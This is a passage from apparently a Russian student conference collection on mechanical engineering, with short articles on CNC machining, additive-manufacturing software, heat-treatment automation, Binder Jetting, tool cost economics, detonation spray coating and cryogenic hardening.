На второй операции, проводимой на том же многоцелевом станке CMX 50U, осуществляется обработка плоскостей бобышек корпуса и отверстий различной формы и размеров. Заготовка устанавливается по торцу, как станочной базе - опорные пластины (три степени свободы), по внутренней цилиндрической поверхности отверстия $\varnothing 10H14$ - короткий палец (две степени свободы) и по углу поворота по наружной радиусной поверхности $\varnothing 140f9$ - упор (одна степень свободы). При такой схеме установки упрощается конструкция приспособления (что особенно важно, учитывая большой вес заготовки - более 200 кг, при использовании вспомогательного подъемно-транспортного оборудования). На данной операции обработка производится за две позиции (поворачивая заготовку совместно с приспособлением на столе станка на

заданный угол). Основной особенностью получения глубокого отверстия с конусностью и внутренней резьбой – кг 1/8 является применение ружейного сверла, конусной развертки и метчика [3, 4]. Этот способ является наиболее производительным и, с учетом получения полного профиля резьбы в «глухом» отверстии, единственно возможным при использовании оборудования с ЧПУ.

Операция растачивания предполагает обработку отверстий, полученных на предварительных этапах, с целью увеличения диаметра или получения требуемых результатов по точности и качеству поверхности.

Черновое растачивание – обработка предварительно сформированного отверстия. Высокопроизводительный метод, зачастую предполагающий последующую обработку отверстия. Точность отверстия по IT9 включительно.

Чистовое растачивание – обработка отверстий в размер и с обеспечением требований по качеству поверхности. Небольшие глубины резания, как правило, не превышающие 0,5 мм. Точность отверстий лежит в пределах IT6 - IT8.

Изгибная прочность и передаваемый крутящий момент являются ключевыми факторами при выборе системы крепления расточного инструмента. Для получения отверстия высокого качества и обеспечения стабильности процесса резания рекомендуется использовать инструмент с соединением Coromant Capto и прецизионные патроны CoroGrip и HydroGrip.

Список источников

- 1.Справочник технолога / под общей ред. А.Г. Сулова. М.: Инновационное машиностроение, 2019. – 800с.
2. Наукоемкие технологии в машиностроении: учеб. пособие / А.Г. Сулов [и др.]. Москва: Машиностроение, 2012. — 528 с.
3. Режущий инструмент: учебник / Д. В. Кожевников, В. А. Гречишников, С. В. Кирсанов, С. Н. Григорьев. — 4-е, изд. — Москва: Машиностроение, 2014. — 520 с.
- 4.Карандашов, К. К. Обработка металлов резанием: учебное пособие / К. К. Карандашов, В. Д. Клопотов. — Томск: ТПУ, 2017. — 268 с.
5. Крахмалев О.Н., Петрешин Д.И., Крахмалев Г.Н. Математические модели систем управления для калибровки ориентации инструмента промышленных роботов. Мехатроника, автоматизация, управление. 2017. Т. 18. № 10. С. 664-669.

Материал поступил в редколлегию 18.04.2024

УДК 621.762.04

Анализ российского рынка программного обеспечения для аддитивного производства

Павлова Светлана Алексеевна (ст. гр. О-21-КТО-тм-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Технология машиностроения», Чемодурова Андрея Николаевича (*chem.andrey.bryun@gmail.com*)

Аннотация. Проведен анализ имеющегося зарубежного и отечественного программного обеспечения в области развития аддитивного производства. Выявлены пути создания собственных программных приложений с целью импортозамещения.

Ключевые слова: 3D-печать, программное обеспечение (ПО), аддитивные технологии (АТ).

Программные приложения имеют решающее значение для процесса 3D-печати, выступая в качестве связующего звена между цифровым дизайном и реализацией физических объектов [1].

Ожидается, что мировой рынок программного обеспечения (ПО) для 3D-печати вырастет к 2030 почти в 2 раза, при среднегодовом темпе роста 10 % в течение прогнозируемого периода.

Поддержка генерации, нарезки и точного контроля параметров печати – ключевые особенности этих программ.

По мере развития области 3D-печати развивается и усложнение ПО.

Глобальный рынок ПО для 3D-печати разделен на три сегмента: тип, приложение и регион. По типу рынок разделен на программное обеспечение для автоматизированного проектирования (САПР) (занимает примерно 60% рынка), программное обеспечение для нарезки (около 25% рынка) и программное обеспечение для постобработки (около 15% рынка). По приложениям рынок классифицируется на прототипирование (40% от общего объема), производство (около 45% рынка), образование (около 15% рынка) и по регионам (Северная Америка, Южная Америка, Европа, Азиатско-Тихоокеанский регион, Ближний Восток и Африка) [2].

Образовательные учреждения используют ПО для 3D-печати для включения практических приложений в свои учебные программы, готовя студентов к карьере в области дизайна, инженерии и других смежных областях.

Высокие первоначальные инвестиции, необходимые для передового ПО для 3D-печати и совместимого оборудования, являются серьезным препятствием, особенно для малых и средних предприятий и образовательных учреждений с ограниченными бюджетами. Внедрение технологии 3D-печати требует не только покупки сложного ПО, но и покупки совместимых 3D-принтеров, материалов и, в некоторых случаях, дополнительного оборудования

для постобработки. Общая стоимость этих компонентов может быть непомерно высокой, создавая финансовый барьер, который не позволяет малому бизнесу войти в сферу 3D-печати.

Усилия по смягчению этого ограничения включают исследование экономически эффективных решений, развитие партнерских отношений и поддержку инициатив, которые сделают технологию 3D-печати более доступной с финансовой точки зрения для более широкого круга пользователей.

Растущий спрос на персонализированные и индивидуальные продукты представляет собой значительную возможность роста для ПО для 3D-печати.

Искусственный интеллект (ИИ) и генеративный дизайн все чаще интегрируются в ПО для 3D-печати. Алгоритмы ИИ использовались при оптимизации проектирования, моделировании и автоматизированных процессах принятия решений.

ПО для 3D-печати призвано соответствовать принципам Индустрии 4.0 за счет улучшения связи, автоматизации и принятия решений, на основе данных в процессе 3D-печати.

Отмечается появление виртуальных торговых площадок для 3D-моделей, которые позволяют пользователям получать доступ, приобретать и обмениваться моделями, предназначенными для 3D-печати. Эта тенденция позволила использовать подход к 3D-печати, ориентированный на сообщество, поощряя сотрудничество и обмен проектами.

Многочисленные зарубежные системы, продвинутые и привычные для российского пользователя, стали в большинстве своем недоступными в связи с уходом ведущих разработчиков с нашего рынка, что дает простор деятельности российских компаний. Разработкой ПО для 3D-печати в России занимаются ведущие разработчики CAD/ CAM/ CAE/ PLM-систем, производители аддитивного оборудования, а также новые компании, возникшие на волне интереса к 3D-печати.

Сейчас на рынке представлен ряд российских программных продуктов, решающих отдельные задачи.

Именно в этом направлении развиваются продукты «АСКОН» [3].

На рынке отечественного ПО для аддитивных технологий (АТ) в основном видятся две тенденции – либо слепое копирование уже готовых зарубежных аналогов, либо создание нового софта с нуля. Оптимальным, как всегда, является баланс – создание собственного продукта, включающего в себя все сильные стороны уже проверенных систем, и минимизация недостатков.

Сложности на текущий момент возникли с программно-компонентной базой, в том числе, благодаря которым мы сейчас переходим на отечественное графическое ядро, создавая тем самым абсолютно импортонезависимое решение. Также все чаще слышатся запросы на работу под альтернативными операционными системами (ОС). Но пока эти запросы не приобрели характер реального коммерческого спроса, говорить о скорейшем переходе на открытые ОС не приходится. И в этом плане можно сказать, что платформа ОС Windows никак не пошатнулась в нашей стране.

После ухода с российского рынка зарубежных компаний (3D Systems, Autodesk и Materialise) наблюдается недостаток ПО для аддитивного производства (в основном для таких технологий, как SLA, SLS и SLM), применяемого на разных его этапах.

Для решения в области отечественного ПО для АТ можно выделить следующие задачи:

- проведение топологической оптимизации конструкции изделия до его изготовления с применением АТ;
- подготовка файла для 3D-печати с учетом особенностей применяемого оборудования и материалов;
- прогнозирование образования дефектов в изделии до его изготовления с применением АТ.

На российском рынке в данное время наиболее востребованными являются САМ-продукты, а также автоматизированные и интеллектуальные системы управления. Другим важным направлением является моделирование АТ и развитие программных пакетов моделирования с учетом конфигураций и возможностей оборудования.

Российские компании, разрабатывающие собственное ПО для АТ: ООО «КБ «РЭДИТИВ»; ГК «Адем»; ООО Триангулятика»; ООО «РВ 3Д Технологии»; ООО «Аддитивные технологии»; ООО «НПК АНТЕЙ»; АО «Аскон»; ООО «НТЦ Гемма»; ООО «Геомера»; ООО «Спрут-Технология»; ООО «ТЕСИС»; ЗАО «Топ Системы»; НТЦ «АПМ» и др.

Также имеется отечественное ПО для собственного оборудования и зарубежное ПО, доступное в РФ.

Например, компания 3DVISION стала официальным дистрибьютором китайского ПО от Voxeldance Additive, имеющего весь необходимый набор функций для промышленных технологий, а новое обновление, выпущенное в середине 2023 года, полностью закрыло потребность в использовании ПО от Autodesk и Materialise [4].

При этом у пользователей есть запрос на единое комплексное решение, которое бы работало «из одного окна», без необходимости запуска отдельных приложений, интеграций, использования промежуточных форматов.

Список источников

1. Аддитивные технологии и прототипирование: учебно-методическое пособие / Подкопаев С. А., Демишкевич Э. Б.; МГТУ им. Н. Э. Баумана (национальный исследовательский ун-т). – М.: Изд-во МГТУ им. Н. Э. Баумана, 2021. – 48 с.: ил. – Библиогр. в конце кн. – ISBN 978-5-7038-5642-0.
2. <https://exactitudeconsultancy.com/ru>.
3. <https://ascon.ru/>.
4. <http://3dvision.su>.
5. Крахмалев О.Н., Петрешин Д.И., Крахмалев Г.Н. Математические модели систем управления для калибровки ориентации инструмента

Материал поступил в редколлегию 18.04.2024

УДК 004.414

Разработка автоматизированной системы назначения режимов термообработки

Пыхтина Ирина Владимировна (ст. гр. О-23-МТМ-атм-М) --

Работа выполнена под руководством доцента кафедры «Технология
машиностроения», Сорокина Сергея Владимировича (sorokin.tm@mail.ru)

Аннотация: в статье рассматриваются вопросы разработки программного модуля автоматизированной подсистемы назначения режимов термической обработки стальных заготовок. Применение модуля позволит сократить время технологической подготовки производства.

Ключевые слова: автоматизированная система, термическая обработка, закалка, отжиг.

Термическая обработка является одним из основных процессов в обработке материалов и играет важную роль в формировании свойств различных изделий. В данной статье рассмотрены основные виды термической обработки, их назначение и влияние на структуру и свойства металлов и сплавов.

Термическая обработка применяется как окончательная операция для придания стали такого комплекса механических свойств, который сможет обеспечить заданные эксплуатационные характеристики изделия [1].

В работе рассматриваются вопросы назначения режимов основных видов термообработки сталей – закалки и отжига.

Закалка - вид [термической обработки](#) материалов, заключающийся в их нагреве выше критической точки (температуры изменения типа [кристаллической решетки](#), то есть [полиморфного превращения](#), либо температуры, при которой в матрице растворяются фазы, существующие при низкой температуре), с последующим быстрым охлаждением.

Отжиг - термическая обработка, заключающаяся в нагреве доэвтектоидной стали до температуры выше линии АС3 на 30...50 °С, а заэвтектоидной стали до температуры выше линии Аст на 30...50 °С, выдержке при этой температуре и последующем медленном охлаждении. Охлаждение после отжига производится вместе с печью.

Выбор режимов термической обработки зависит от многих факторов, таких как химический состав материала, требуемые свойства, размер и форма изделия, производственные условия и экономические соображения. Поэтому для

каждого конкретного случая необходимо проводить тщательный анализ и подбирать оптимальный режим термической обработки.

Общая продолжительность нагрева определяется по зависимости:

$$t_{\text{общ}} = t_{\text{н}} + t_{\text{в}},$$

где $t_{\text{н}}$ - времени нагрева до заданной температуры, $t_{\text{в}}$ - времени выдержки при этой температуре

Время выдержки при заданной температуре $t_{\text{в}}$ принимается равным 1 мин для углеродистых сталей и 1,5 - 2 мин для легированных сталей.

$$t_{\text{н}} = aD$$

где a - коэффициент, определяемый экспериментально, в сек/мм; D - диаметр изделия, мм.

Для выполнения расчёта необходимо ввести (выбрать) следующие данные: группа стали, марка стали, вид термической обработки, нагревательный агрегат, вид сечения, исполнительный размер (диаметр, глубина), мм (рис. 1).




Рис. 1. Главное рабочее окно автоматизированной подсистемы

После выполнения всех расчетов для формирования отчета необходимо нажать на кнопку «Отчет», составление которого производится в приложении Word. Для просмотра получившегося отчета необходимо раскрыть документ, который автоматически открывается в приложении Microsoft Office Word.

Список источников

1. Сорокин, С. В. Концепция автоматизации обеспечения эксплуатационных характеристик деталей пар трения с применением интегрированных САПР / С. В. Сорокин // Обеспечение и повышение качества изделий машиностроения и авиакосмической техники : материалы Международной научно-технической конференции, Брянск, 19–20 февраля 2020 года / Брянский государственный технический университет. – Брянск: Брянский государственный технический университет, 2020. – С. 178-181. – EDN VMUAWV.

2. Крахмалев О.Н., Петрешин Д.И., Крахмалев Г.Н. Математические модели систем управления для калибровки ориентации инструмента промышленных роботов. Мехатроника, автоматизация, управление. 2017. Т. 18. № 10. С. 664-669.

3. Петрешин Д.И., Суслов А.Г., Федонин О.Н. Модернизация станков с чпу и автоматизированная система сбора данных их функционирования. Научные технологии в машиностроении. 2016. № 4 (58). С. 42-48.

4. Крахмалев О.Н. Исследование малых отклонений от программных движений манипуляционных систем с упругой податливостью, сосредоточенной в сочленениях звеньев. Вестник Брянского государственного технического университета. 2011. № 4 (32). С. 39-46.

5. Киричек А.В., Соловьев Д.Л., Тарасов Д.Е. Повышение долговечности деталей машин комбинированной упрочняющей обработкой. Вестник Брянского государственного технического университета. 2016. № 2 (50). С. 52-58.

Материал поступил в редколлегию 18.04.2024

УДК 621.762.04

Выявление особенностей технологии 3D-печати Binder Jetting для изготовления деталей

Рябок Дмитрий Владимирович (ст. гр. О-21-КТО-тм-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Технология машиностроения», Чемодурова Андрея Николаевича (chem.andrey.bryun@gmail.com)

Аннотация. Проведен анализ перспективной ВJ-технологии, применяемой в аддитивном производстве. Систематизировано: достоинства и недостатки технологии, пути совершенствования и применимость в различных отраслях.

Ключевые слова: аддитивное производство (АП), ВJ (Binder Jetting), МВJ (Metal Binder Jetting).

Binder Jetting (ВJ) – профессиональный процесс аддитивного производства, в котором связующие материалы избирательно наносятся на слой порошка (обычно металл или керамика), чтобы соединить эти области порошка вместе и одновременно сформировать твердый слой [1].

Основные преимущества ВJ:

- высокая скорость печати (является самой производительной технологией);
 - отсутствие технологической оснастки и модельного производства
- окращается время на технологическую подготовку производства и

себестоимость изделий, затраты на организацию и содержание модельных участков);

- не требует структурных поддержек (деталь постоянно окружена несвязанным порошком, который естественным образом обеспечивает поддержку при печати навесных структур);

- решение сложных технологических задач (позволяет производить физические объекты, которые невозможно получить другим способом. Например, деталь внутри детали, или очень сложные системы охлаждения на основе сетчатых конструкций);

- печать керамикой, неметаллами, композиционными материалами;

- технология не использует лазер (послойное формообразование металлических и керамических заготовок происходит при комнатных температурах, что исключает температурные влияния на изделие в процессе печати. «Зеленые» заготовки обладают более высокой изотропией механических свойств);

- микроструктура изделий практически полностью аналогична микроструктуре образцов, изготовленных традиционными методами порошковой металлургии;

- технология не предъявляет таких строгих требований к порошку, как SLM (для работы подойдут даже несферические порошки, применяемые в MIM 5-150 мкм (d50), однако, чем меньше размер частиц, тем выше точность печати и усадка «зеленых» заготовок).

Внедрение технологии Metal Binder Jetting (MBJ) в производство открывает широкие возможности для изготовления различных металлических деталей. С учетом растущего спроса на инновационные технологии производства MBJ представляет большой потенциал для развития в ближайшие годы [1].

Список деталей, которые можно изготавливать по технологии MBJ, включает в себя, но не ограничивается следующими:

- прототипы и производственные детали для машиностроительной отрасли (компоненты двигателей, корпуса, оси, шестерни и так далее);

- инструменты и приспособления (приспособления для фиксации, пресс-формы, насадки и другие инструментальные элементы);

- ювелирные изделия и аксессуары (кольца, цепочки, брошки и другие предметы ювелирного искусства);

- медицинские имплантаты и ортопедические изделия (зубные протезы, импланты кости, фиксаторы и другие медицинские приспособления);

- детали для авиационной и автомобильной промышленности (турбины, корпуса двигателей, тормозные диски и другие компоненты).

Порошок для MBJ имеет ограниченный ассортимент материалов. Например, в качестве металлических материалов применяются: нержавеющая сталь (инфильтрированная); нержавеющая сталь (спеченная); инконель сплав (спеченный); карбид вольфрама (спеченный).

Типичная высота слоя металлических деталей составляет 50 микрон, для полноцветных моделей – 100 микрон. Поскольку ВJ работает при комнатной температуре, термический эффект искажений размеров, таких как коробление или скручивание, отсутствует. ВJ может производить продукцию самого большого размера и производить несколько деталей одновременно.

Использование широко распространенных МIM-порошков (металлических порошков) позволяет сократить расходы на производство. Это делает технологию ВJ универсальной и адаптивной к различным требованиям и потребностям производства.

Термическое удаление связующего агента из «зеленой» заготовки осуществляется при температуре 110 – 200 °С в дебайдинговой печи, после удаления связующего получаются «коричневые» заготовки. «Коричневые» заготовки спекаются в среде вакуума или защитного газа в высокотемпературной печи с регулируемой атмосферой. Температура спекания достигает 1650 °С и контролируется по всему объему камеры нагрева. Программа спекания уникальна для каждой детали. После спекания «коричневые» заготовки уменьшаются в размере на 17 - 25 % (в зависимости от материала детали) в результате усадки и приобретают свою конечную форму и размеры, при этом плотность их составляет 96-99% от номинальной плотности марки стали или иного материала, из которого изготовлена деталь. В процессе высокотемпературного отжига для улучшения физико-механических и других свойств возможна инфильтрация матрицы различными материалами (сталь/бронза, вольфрам/бронза и т.д.).

Одним из недостатков является внутренняя пористостью. Поэтому для обеспечения максимально возможной плотности «зеленых» заготовок является основной задачей технологии ВJ. Чем выше плотность, тем выше геометрическая точность конечного изделия и ниже усадка в процессе термообработки.

Для повышения плотности применяются различные технологии. Например, компактирование порошка за счет применения ультразвукового диспенсера, который обеспечивает прецизионную дозировку и равномерное распределения порошка в объеме печатного бункера. Также применяются раскатный и уплотнительный ролики.

Для повышения плотности изделий и повышения коррозионной стойкости и ряда физико-механических свойств, применяется инфильтрация различных материалов в основную матрицу «коричневых» заготовок в процессе высокотемпературного спекания (позволяет уменьшить усадку до 0,5% вместо 12–17% при спекании «зеленых» деталей без использования дополнительных сплавов (инфильтратов)).

Оба варианта применимы, но какой вариант выбрать, зависит от конкретной задачи и требований к получаемым деталям (если нужны прогнозируемые физико-механические свойства, которые дает моносплав, то использование инфильтрата не нужно).

Инfiltrация же позволяет сократить техпроцесс спекания и упростить его. Однако мы получим деталь из нескольких сплавов, что определенным образом скажется на ее свойствах.

Список источников

1. Гибсон Я., Розен Д., Стакер Б. Технологии аддитивного производства: Трехмерная печать, быстрое прототипирование и прямое цифровое производство. – М.: ТЕХНОСФЕРА, 2016. 656 с. ISBN 978-5-94836-447-6.

2. Киричек А.В., Соловьев Д.Л., Тарасов Д.Е. Повышение долговечности деталей машин комбинированной упрочняющей обработкой. Вестник Брянского государственного технического университета. 2016. № 2 (50). С. 52-58.

3. Крахмалев О.Н. Математическое моделирование динамики манипуляционных роботов. В мире научных открытий. 2012. № 8-1 (32). С. 51-59.

4. Финатов Д.Н., Петрешин Д.И., Горячев Г.В. Механосборочный робототехнологический комплекс. Обработка металлов (технология, оборудование, инструменты). 2003. № 1 (17). С. 4-6.

5. Гончаров К.А., Бословяк П.В., Кулешов Д.Ю. Экспериментальный стенд для исследования движения дискретного участка ленточного конвейера с подвесной лентой и распределенным приводом. В книге: Материалы IV международной научно-практической конференции "Достижения молодых ученых в развитии инновационных процессов в экономике, науке, образовании" [8-10 октября 2012 года]. М-во образования и науки РФ, ФГБОУ ВПО "Брянский гос. технический ун-т, Фонд содействия развитию малых форм предприятий в науч.-техн. сфере, Молодежное науч.-техническое о-во БГТУ. Брянск, 2012. С. 14.

Материал поступил в редколлегию 18.04.2024

УДК 621.338(075)

Исследование экономического обоснования выбора обрабатывающего инструмента

Саврухин Антон Борисович (ст. гр. О-20-МТМ-атм-Б)

Работа выполнена под руководством доцента кафедры «Технология машиностроения», Моргаленко Татьяны Александровны (morgalenkot_tm_2017@mail.ru)

Аннотация. В данной статье рассмотрена методика расчёта экономической эффективности внедрения прогрессивного инструмента. В ходе исследования был сделан вывод о важности выполнения экономических расчетов при внедрении прогрессивного инструмента в процесс производства деталей машин.

Ключевые слова: металлорежущий инструмент, технологический переход, затраты, методика, расходы, экономическая эффективность.

Важной составляющей определения технико-экономических показателей производства деталей машин является себестоимость продукции. Существует много способов снижения себестоимости, одним из которых является оптимизация производственных процессов (увеличение производительности труда, сокращение продолжительности производственного цикла, уменьшение потерь рабочего времени и т.д.).

Желание потребителя минимизировать затраты при совершенствовании технологического процесса делает актуальным наличие механизма оценки эффективности производимых или планируемых затрат.

Так как составляющая расходов на инструмент является весьма ощутимой при определении себестоимости продукции металлообработки, было решено проанализировать различные варианты ее расчета.

Знание реальных затрат на отдельные технологические переходы (операции) позволяет рассчитать объём и изменение затрат при изготовлении деталей в целом. Суммарные затраты на выполнение технологического перехода (операции) складываются из затрат на оборудование, затрат на инструмент, трудозатрат (заработная плата рабочих) и прочих расходов (дополнительные накладные расходы без учета расходов на оборудование и инструмент).

Наибольшее внимания заслуживает методика оценки экономической эффективности внедрения современных металлорежущих инструментов, основанная на использовании программы расчёта, выполненной в Excel. Суть методики сводится к количественному определению и сравнению общих затрат на выполнение отдельного технологического перехода (операции) по существующей и внедряемой технологии обработки с использованием современного обрабатывающего инструмента.

В основу расчётов положено понятие стоимости "станко-часа", отражающее затраты непосредственно на оборудование. Введение понятий стоимости "станко-часа содержания оборудования" и "станко-часа эксплуатации оборудования", которые в сумме и определяют стоимость "станко-часа", является особенностью расчёта.

Стоимость "станко-часа содержания оборудования" показывает величину затрат, которые несёт предприятие на содержание даже неработающего оборудования. Для современных дорогостоящих станков эта составляющая "станко-часа" является наиболее весомой. Большое значение величины "станко-часа" является одним из главных аргументов в пользу применения на дорогостоящих станках наиболее производительных инструментов и обеспечения эксплуатации этих инструментов с максимальной производительностью даже в ущерб снижению стойкости инструмента.

Вся методика [1, 2] сводится к заполнению определённого ряда таблиц исходными данными, формулами и расчетными значениями. Для удобства пользователя используется цветной текст, позволяющий отличать вводимые и

расчетные значения, а также значения показателей, переходящие из предыдущих таблиц. При работе с программой расчета активизация (клик) любого расчетного значения открывает содержание расчетной формулы.

Каждый этап расчета реализуется при оформлении соответствующей таблицы:

1 – введение исходных данных, отражающих изменение условий обработки;

2 – сравнительный расчет затрат на инструмент на 1 переход (1 деталь);

3 – расчет стоимости "станко-часа" и затрат на оборудование при выполнении перехода;

4 – расчёт трудозатрат (затраты на заработную плату);

5 – определение доли накладных расходов в затратах на выполнение перехода;

6 – сравнительный анализ отдельных и суммарных затрат на выполнение перехода для различных вариантов условий обработки;

7 – определение эффективности применения инструмента, оценка окупаемости затрат на инструмент и эффективности вложения дополнительных средств в приобретение нового инструмента.

Применение электронных таблиц позволяет выполнять сравнительный анализ трудозатрат для любой системы оплаты труда (повременной, сдельно-премиальной).

Рассмотренная методика расчета удобна тем, что может быть легко трансформируема, позволяет наращивать и анализировать дополнительные технико-экономические параметры по желанию пользователя.

Список источников

1. <https://www.iscar.com>

2. Двигатель. Научно-технический журнал № 3 (51) 2007 год.

3. Крахмалев О.Н. Объектно-ориентированное моделирование манипуляционных систем роботов. Робототехника и техническая кибернетика. 2018. № 4 (21). С. 41-47.

3. Крахмалев О.Н., Петрешин Д.И., Федонин О.Н. Математические модели систем управления для калибровки базы промышленных роботов. СТИН. 2017. № 6. С. 23-29.

4. Крахмалев О.Н., Медведев Д.М., Петрешин Д.И. Оптимизация законов движения при моделировании динамики манипуляционных роботов. Вестник Брянского государственного технического университета. 2014. № 1 (41). С. 27-30.

5. Прокофьев А.Н. Технологическое обеспечение и повышение качества резьбовых соединений. диссертация на соискание ученой степени доктора технических наук / Брян. гос. техн. ун-т (БИТМ). Брянск, 2008

Материал поступил в редколлегию 18.04.2024

УДК 621.7

Исследование обеспечения механических свойств детонационным методом нанесения покрытий

Бойцов Артем Алексеевич (ст.гр. О-20-КТО-тм-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Технология машиностроения», Швыряева Михаила Васильевича (mih-vas-sh@mail.ru)

Аннотация. Детонационное напыление по своей физической сущности является разновидностью высокотемпературного газотермического метода напыления. Метод технологически доступен и экономически эффективен, в том числе в условиях единичного многономенклатурного производства.

Ключевые слова: детонационное напыление, покрытие, газо-порошковая смесь.

В основе метода лежит принцип полного или частичного нагрева напыляемого материала с последующим его ускорением и переносом на напыляемую деталь. Детонационное напыление основано на использовании энергии детонации в газах.

Металлический или металлизированный порошок, посредством взрыва ацетилено-кислородной смеси, обеспечивающего скорость частиц порошка 800-900 м/с, наносится на подложку в виде обрабатываемой детали. Подложка при взрыве совершает поступательное или вращательное движение.

Прочное соединение распыленных частиц порошка с подложкой обеспечивается за счет микросварки. Образование газовой-порошковой смеси и ее взрыв происходят в специальной камере, куда порошок подается в струе азота.

В качестве покрытий могут использоваться следующие материалы [1]:

- керамические материалы Al_2O_3 , Cr_2O_3 , WC ;
- металлы W , Mo , Ti , Co , Cr ;
- сплавы и композиционные материалы $Al_2O_3-Cr_2O_3$, $Al_2O_3-MoS_2$, $Cu-Ni$, Al_2O_3 -графит, $WC-Co$ и др.

Покрытия из этих порошков имеют большую твердость и очень высокую износостойкость. В результате напыления образуется слой покрытия с высокими эксплуатационными характеристиками, высокой прочностью сцепления и малой пористостью, в большинстве случаев не превышающей 1 %.

Каждый взрыв, продолжающийся около 0,23 с, образует слой толщиной приблизительно 7 мкм. Многослойное покрытие может иметь толщину 0,02...0,4 мм, пористость 3...10 %, параметр шероховатости $Ra = 2,5...7$ мкм.

В зависимости от конструкции установки частота циклов может достигать 8...10 Гц, но в большинстве случаев она равна 3...4 Гц.

Перед напылением поверхность следует очистить от загрязнений и создать на ней шероховатый рельеф. Также, необходимо обеспечить подготовленную поверхность с оптимальным параметром шероховатости $Ra = 0,63 \dots 2,5$ мкм.

После окончания процесса напыления поверхность, покрытую твердосплавными порошками, рекомендуется дополнительно шлифовать или полировать алмазными пастами и проводить термическую обработку для снятия остаточных напряжений.

Технологические факторы и условия нанесения покрытий: скорострельность установки, доза порошка за выстрел, состав и дисперсность смеси при выстреле, доза и состав детонирующего газа (обычно ацетилен-кислород), геометрические параметры ствола, глубина загрузки заряда, дистанция напыления, кратность воздействия выстрелов на поверхность, относительное перемещение заготовки и ствола.

Технологические возможности детонационного способа позволяют наносить покрытия на внешние цилиндрические поверхности диаметром до 1000 мм, внутренние цилиндрические поверхности диаметром более 15 мм, плоские поверхности сложной конфигурации.

Преимуществом метода: умеренный нагрев обрабатываемой детали (не выше 250°C), возможность использования мелкодисперсных порошков (вследствие высоких скоростей движения частиц), низкая пористость покрытий и высокая прочность их сцепления с основой, широкая номенклатура наносимых материалов, возможность получения многослойных и композиционных покрытий, достигаемая твердость 20...73 HRC.

Наиболее эффективно нанесение детонационных покрытий на детали, работающие в условиях повышенных давлений, ударных нагрузок и температур, износа, агрессивных сред.

Например, втулка вертлюга буровой вышки имеет ресурс 60 часов. Детонационное покрытие поверхности втулки продлевает ее ресурс до 600 и более часов [2].

Недостатками способа является: высокий уровень шума при работе установки, необходимость специальных боксов, дополнительные меры безопасности вследствие использования горючих газов, сравнительно высокая стоимость оборудования, сложность отработки режимов и воспроизведения условий напыления, а так же, низкая производительность связанная с дискретным режимом работы производительность: $0,1 \dots 1,0$ см² /с при толщине покрытия 200 мкм.

Список источников

1. Киричек А.В., Соловьева Д.Л., Афонин А.Н., Тарасов Д.Е., Харламов Г.А., Щебров О.М. Технологические методы упрочнения деталей машин : учебное пособие для вузов // Москва. Издательство «Машиностроение-1». 2009.
2. Анализ свойств газотермических покрытий : [учебное пособие] : в 2-х ч. / М-во образования и науки Рос. Федерации, Урал. федер. ун-т. — Екатеринбург

: Изд-во Урал. ун-та, 2016. — Ч. 1 : Основные методы и материалы газотермического напыления / Ю. С. Коробов, В. И. Панов, Н. М. Разиков. - 80 с.

3. Прокофьев А.Н. Технологическое обеспечение и повышение качества резьбовых соединений. диссертация на соискание ученой степени доктора технических наук / Брян. гос. техн. ун-т (БИТМ). Брянск, 2008

4. Гуров Р.В. Взаимосвязь режимов обработки и геометрических параметров инструмента с параметрами качества поверхностного слоя при отделочных и отделочно-упрочняющих режимах оуо ппд. Упрочняющие технологии и покрытия. 2010. № 8 (68). С. 5-8.

5. Польский Е.А., Филькин Д.М. Технологическое обеспечение качества сборочных единиц на этапах жизненного цикла на основе анализа размерных связей с учетом эксплуатации. Известия Юго-Западного государственного университета. Серия: Техника и технологии. 2014. № 3. С. 8-19.

Материал поступил в редколлегию 18.04.2024

УДК 621.5

Исследование обеспечения механических свойств криогенным методом упрочнения

Носовец Альберт Александрович (ст.гр. О-20-КТО-тм-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Технология машиностроения», Швыряева Михаила Васильевича (mih-vas-sh@mail.ru)

Аннотация. В процессе глубокого охлаждения у некоторых машиностроительных материалов наблюдается повышение прочности, износостойки, временного сопротивления и твердости. Это связано с превращением аустенита в значительно более твердую структурную составляющую – мартенсит.

Ключевые слова: криогенное упрочнение, механические свойства, превращение аустенита.

В данной работе проводилось теоретическое исследование обеспечения механических свойств машиностроительных материалов криогенным методом упрочнения. Были рассмотрены принципы работы метода, сферы реализации и влияние криогенной обработки на материал и его структуру.

Целью метода является ликвидации или уменьшения в структуре закаленной стали некоторого количества сравнительно мягкого остаточного аустенита. Именно наличие остаточного аустенита приводит к снижению твердости и прочности материала. Следовательно, для устранения этого фактора и повышения некоторых прочих свойств материала целесообразно применять, в том числе, криогенную обработку.

Рассмотрим некоторые примеры. Криогенная обработка инструментов, изготовленных из быстрорежущей стали, обеспечивает улучшение механических свойств инструмента, повышая его износостойкость и улучшая режущие свойства.

Криогенный метод упрочения, примененный к твердосплавным пластинам и сверлам позволяет уменьшить коэффициент трения, что ведет к снижению сил резания.

